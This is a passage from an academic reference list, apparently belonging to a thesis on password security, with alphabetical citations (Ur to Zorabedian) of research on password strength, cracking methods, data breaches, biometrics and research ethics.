- Ur, Blase et al. (2017). “Design and Evaluation of a Data-Driven Password Meter”. In: *Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems*. CHI ’17. Denver, Colorado, USA: Association for

- Computing Machinery, pp. 3775–3786. ISBN: 978-1-4503-4655-9. DOI: [10.1145/3025453.3026050](https://doi.org/10.1145/3025453.3026050). URL: <https://doi.org/10.1145/3025453.3026050>.
- U.S. Attorney’s Office, Northern District of California (Sept. 2020). “Russian Hacker Sentenced to Over 7 Years in Prison for Hacking into Three Bay Area Tech Companies”. In: URL: <https://www.justice.gov/usao-ndca/pr/russian-hacker-sentenced-over-7-years-prison-hacking-three-bay-area-tech-companies>.
- U.S. National Archives and Records Administration (1969). *PFC Patricia Barbeau operates an IBM 729 at Camp Smith, Hawaii, in 1969*. (Online; accessed on 27/02/2020). URL: https://commons.wikimedia.org/wiki/File:Camp_Smith,_Hawaii._PFC_Patricia_Barbeau_operates_a_tape_drive_on_the_IBM_729_at_Camp_Smith._-_NARA_-_532417.tif.
- U.S. Senate Photographic Studio (Dec. 2020). *Senate photo of Senator Mark Kelly of Arizona*. (Online; accessed on 03/02/2022). URL: <https://www.kelly.senate.gov/wp-content/uploads/2020/11/kellyseated-1024x682.jpg>.
- U.S. v. Nikulin (2020). No. 3:16-CR-00440-WHA N.D. Cal. Doc. 170 Mar. 3, 2020. URL: <https://s3.documentcloud.org/documents/6793888/Nikulin-pre-trial-filing-alleging-Ieremenko.pdf>.
- U.S. v. RockYou, Inc. (2012). No. 12-CV-1487 N.D. Cal. Doc. 1 Mar. 26, 2012. URL: <https://www.ftc.gov/sites/default/files/documents/cases/2012/03/120327rockyoucmpt.pdf>.
- U.S. Weather Bureau (1965). *IBM 7090 console used by a meteorologist, 1965*. (Online; accessed on 25/02/2020). URL: https://commons.wikimedia.org/wiki/File:IBM_7090_console_used_by_a_meteorologist,_1965.jpg.
- Vaas, Lisa (May 2016). *Millions of LinkedIn passwords up for sale on the dark web*. (Online; accessed on 29/06/2020). URL: <https://nakedsecurity.sophos.com/2016/05/19/millions-of-linkedin-passwords-up-for-sale-on-the-dark-web>.
- Van Hooft, Stan (2014). *Understanding Virtue Ethics*. London, United Kingdom: Taylor & Francis Group. ISBN: 978-1-317-49403-4. URL: <http://ebookcentral.proquest.com/lib/tees/detail.action?docID=1900187>.
- Vaughan-Nichols, Steven J. (July 2010). “The most popular Linux for Web servers is...” In: *Computerworld*. (Online; accessed on 21/01/2024). URL: <https://www.computerworld.com/article/2468596/the-most-popular-linux-for-web-servers-is----.html>.
- Verheul, Eric R. (2006). “Selecting Secure Passwords”. In: *Topics in Cryptology – CT-RSA 2007*. Ed. by Masayuki Abe. Berlin, Heidelberg: Springer Berlin Heidelberg, pp. 49–66. ISBN: 978-3-540-69328-4.
- Vijayan, Jaikumar (Dec. 2009). “RockYou hack exposes names, passwords of 30M accounts”. In: *Computerworld*. (Online; accessed on 12/11/2023). URL: <https://www.computerworld.com/article/2522045/rockyou-hack-exposes-names--passwords-of-30m-accounts.html>.
- Visser, Joost et al. (2005). “CAMILA revival: VDM meets Haskell”. In: *1st Overture Workshop*. University of Newcastle TR series.
- Walden, David (2011). “50th Anniversary of MIT’s Compatible Time-Sharing System”. In: *IEEE Annals of the History of Computing* 33.4, pp. 84–85.
- Wang, Ding et al. (2016). “Targeted Online Password Guessing: An Underestimated Threat”. In: *Proceedings of the 2016 ACM SIGSAC Conference*

- on Computer and Communications Security. CCS '16. Vienna, Austria: Association for Computing Machinery, pp. 1242–1254. ISBN: 978-1-4503-4139-4. DOI: [10.1145/2976749.2978339](https://doi.org/10.1145/2976749.2978339). URL: <https://doi.org/10.1145/2976749.2978339>.
- Wang, Ding et al. (2017). “Zipf’s Law in Passwords”. In: *IEEE Transactions on Information Forensics and Security* 12.11, pp. 2776–2791. DOI: [10.1109/TIFS.2017.2721359](https://doi.org/10.1109/TIFS.2017.2721359).
- Wang, Shu-Huan, Ke-Fli Young, and Jia-Ning Wei (1981). “Replantation of severed limbs—clinical analysis of 91 cases”. In: *The Journal of hand surgery* 6.4, pp. 311–318.
- Weatherbed, Jess (Sept. 2023a). “Experts link LastPass security breach to a string of crypto heists”. In: *The Verge*. URL: <https://www.theverge.com/2023/9/7/23862658/lastpass-security-breach-crypto-heists-hackers>.
- (Feb. 2023b). “LastPass reveals attackers stole password vault data by hacking an employee’s home computer”. In: *The Verge*. URL: <https://www.theverge.com/2023/2/28/23618353/lastpass-security-breach-disclosure-password-vault-encryption-update>.
- Weinstein, R. (2005). “RFID: a technical overview and its application to the enterprise”. In: *IT Professional* 7.3, pp. 27–33. DOI: [10.1109/MITP.2005.69](https://doi.org/10.1109/MITP.2005.69).
- Weir, Matt (2009). *Probabilistic Password Cracker - Reusable Security Tools*. https://web.archive.org/web/20200209131612/https://sites.google.com/site/reusablesec/Home/password-cracking-tools/probabilistic_cracker. (Online; archived copy accessed on 06/02/2024).
- Weir, Matt et al. (2009). “Password Cracking Using Probabilistic Context-Free Grammars”. In: *2009 30th IEEE Symposium on Security and Privacy*, pp. 391–405. DOI: [10.1109/SP.2009.8](https://doi.org/10.1109/SP.2009.8).
- Weir, Matt et al. (2010). “Testing Metrics for Password Creation Policies by Attacking Large Sets of Revealed Passwords”. In: *Proceedings of the 17th ACM Conference on Computer and Communications Security. CCS '10*. Chicago, Illinois, USA: Association for Computing Machinery, pp. 162–175. ISBN: 978-1-4503-0245-6. DOI: [10.1145/1866307.1866327](https://doi.org/10.1145/1866307.1866327). URL: <https://doi.org/10.1145/1866307.1866327>.
- Wells, Nicholas (Oct. 2000). “BusyBox: A Swiss Army Knife for Linux”. In: *Linux J*. 2000.78es, 10–es. ISSN: 1075-3583.
- Westerlund, Otilia and Rameez Asif (2019). “Drone Hacking with Raspberry-Pi 3 and WiFi Pineapple: Security and Privacy Threats for the Internet-of-Things”. In: *2019 1st International Conference on Unmanned Vehicle Systems-Oman (UVS)*, pp. 1–10. DOI: [10.1109/UVS.2019.8658279](https://doi.org/10.1109/UVS.2019.8658279).
- Wheeler, Daniel Lowe (2016). “zxcvbn: Low-Budget Password Strength Estimation”. In: *25th USENIX Security Symposium (USENIX Security 16)*. Austin, TX: USENIX Association, pp. 157–173. ISBN: 978-1-931971-32-4.
- (2017). *dropbox/zxcvbn: Low-Budget Password Strength Estimation*. <https://github.com/dropbox/zxcvbn>. (Online; accessed on 26/04/2018).
- Wheldon, Christopher W et al. (Jan. 2018). “Tobacco Use Among Adults by Sexual Orientation: Findings from the Population Assessment of Tobacco and Health Study”. In: *LGBT Health* 5.1, pp. 33–44.
- Whiting, Mark E, Grant Hugh, and Michael S Bernstein (2019). “Fair Work: Crowd Work Minimum Wage with One Line of Code”. In: *Proceedings of the*

- AAAI Conference on Human Computation and Crowdsourcing. Vol. 7. 1, pp. 197–206.
- Whittaker, Zack (May 2016). *One of the biggest hacks happened last year, but nobody noticed* | ZDNET. <https://www.zdnet.com/article/after-mystery-hack-millions-of-logins-for-sale-on-dark-web/?ref=troyhunt.com>. (Online; accessed on 05/11/2023).
- Wickins, Jeremy (2007). "The ethics of biometrics: the risk of social exclusion from the widespread use of electronic identification". In: *Science and Engineering Ethics* 13 (1), pp. 45–54. ISSN: 1471-5546. DOI: 10.1007/s11948-007-9003-z. URL: <https://doi.org/10.1007/s11948-007-9003-z>.
- Wiedenbeck, Susan et al. (2006). "Design and Evaluation of a Shoulder-Surfing Resistant Graphical Password Scheme". In: *Proceedings of the Working Conference on Advanced Visual Interfaces*. AVI '06. Venezia, Italy: Association for Computing Machinery, pp. 177–184. ISBN: 978-1-59593-353-9. DOI: 10.1145/1133265.1133303. URL: <https://doi.org/10.1145/1133265.1133303>.
- Williamson, Vanessa (2016). "On the Ethics of Crowdsourced Research". In: *PS: Political Science & Politics* 49.1, pp. 77–81. DOI: 10.1017/S104909651500116X.
- Wilson, Piers (2002). "Biometrics: Here's looking at you..." In: *Network Security* 2002.5, pp. 7–9. ISSN: 1353-4858. DOI: [https://doi.org/10.1016/S1353-4858\(02\)05011-0](https://doi.org/10.1016/S1353-4858(02)05011-0). URL: <http://www.sciencedirect.com/science/article/pii/S1353485802050110>.
- Wimberly, Hugh and Lorie M. Liebrock (2011). "Using Fingerprint Authentication to Reduce System Security: An Empirical Study". In: *2011 IEEE Symposium on Security and Privacy*, pp. 32–46. DOI: 10.1109/SP.2011.35.
- Wolf, Flynn, Ravi Kuber, and Adam J. Aviv (2019). "'Pretty Close to a Must-Have': Balancing Usability Desire and Security Concern in Biometric Adoption". In: *Proceedings of the 2019 CHI Conference on Human Factors in Computing Systems*. CHI '19. Glasgow, Scotland Uk: Association for Computing Machinery, pp. 1–12. ISBN: 978-1-4503-5970-2. DOI: 10.1145/3290605.3300381. URL: <https://doi.org/10.1145/3290605.3300381>.
- Wood, Charles Cresson (1983). "Effective information system security with password controls". In: *Computers & Security* 2.1, pp. 5–10. ISSN: 0167-4048. DOI: [https://doi.org/10.1016/0167-4048\(83\)90028-7](https://doi.org/10.1016/0167-4048(83)90028-7). URL: <http://www.sciencedirect.com/science/article/pii/0167404883900287>.
- Xu, Lingzhi et al. (2017). "Password Guessing Based on LSTM Recurrent Neural Networks". In: *2017 IEEE International Conference on Computational Science and Engineering (CSE) and IEEE International Conference on Embedded and Ubiquitous Computing (EUC)*. Vol. 1, pp. 785–788. DOI: 10.1109/CSE-EUC.2017.155.
- Yahoo, Inc. (Jan. 2012). *Yahoo! Voices*. <https://web.archive.org/web/20120101022824/http://voices.yahoo.com/>. (Online; archived copy accessed on 18/12/2023).
- Yahoo! Inc. (July 2014). *Frequently Asked Questions - Help - Yahoo Contributor Network* - contributor.yahoo.com. <https://web.archive.org/web/20140702174200/http://contributor.yahoo.com/help>. (Online; archived copy accessed on 16/12/2023).

- Yan, Jeff et al. (Sept. 2004). "Password Memorability and Security: Empirical Results". In: *IEEE Security and Privacy* 2.5, pp. 25–31. ISSN: 1540-7993. DOI: [10.1109/MSP.2004.81](https://doi.org/10.1109/MSP.2004.81). URL: <https://doi.org/10.1109/MSP.2004.81>.
- Yerushalmy, Jacob (1947). "Statistical Problems in Assessing Methods of Medical Diagnosis, with Special Reference to X-Ray Techniques". In: *Public Health Reports (1896-1970)* 62.40, pp. 1432–1449. ISSN: 00946214. URL: <http://www.jstor.org/stable/4586294>.
- Zaitchik, Alexander (Sept. 2013). *Barrett Brown: America's Least Likely Political Prisoner*. <https://www.rollingstone.com/culture/culture-news/barrett-brown-faces-105-years-in-jail-76108/>. (Online; accessed on 26/12/2023).
- Zero for Owned (July 2009). *Zero for Owned 5 - Summer of Hax*. <http://web.textfiles.com/eazines/ZF0/zf05.txt>. (Online; accessed on 17/12/2023).
- Zhang, Yinqian, Fabian Monrose, and Michael K. Reiter (2010). "The Security of Modern Password Expiration: An Algorithmic Framework and Empirical Analysis". In: *Proceedings of the 17th ACM Conference on Computer and Communications Security*. CCS '10. Chicago, Illinois, USA: Association for Computing Machinery, pp. 176–186. ISBN: 978-1-4503-0245-6. DOI: [10.1145/1866307.1866328](https://doi.org/10.1145/1866307.1866328). URL: <https://doi.org/10.1145/1866307.1866328>.
- Zhang, Yue et al. (June 2007). *Phinding Phish: Evaluating Anti-Phishing Tools*. DOI: [10.1184/R1/6470321.v1](https://doi.org/10.1184/R1/6470321.v1). URL: https://kilthub.cmu.edu/articles/journal_contribution/Phinding_Phish_Evaluating_Anti-Phishing_Tools/6470321/1.
- Zhang-Kennedy, Leah, Sonia Chiasson, and Paul C. van Oorschot (2016). "Revisiting password rules: facilitating human management of passwords". In: *2016 APWG Symposium on Electronic Crime Research (eCrime)*, pp. 1–10.
- Zimmermann, Verena and Nina Gerber (2020). "The password is dead, long live the password – A laboratory study on user perceptions of authentication schemes". In: *International Journal of Human-Computer Studies* 133, pp. 26–44. ISSN: 1071-5819. DOI: <https://doi.org/10.1016/j.ijhcs.2019.08.006>. URL: <http://www.sciencedirect.com/science/article/pii/S1071581919301119>.
- Zorabedian, John (Oct. 2015). *Webhosting company loses 13 million plaintext passwords, says "thanks for your understanding"*. (Online; accessed on 29/06/2020). URL: <https://nakedsecurity.sophos.com/2015/10/30/webhosting-company-loses-13m-plaintext-passwords>.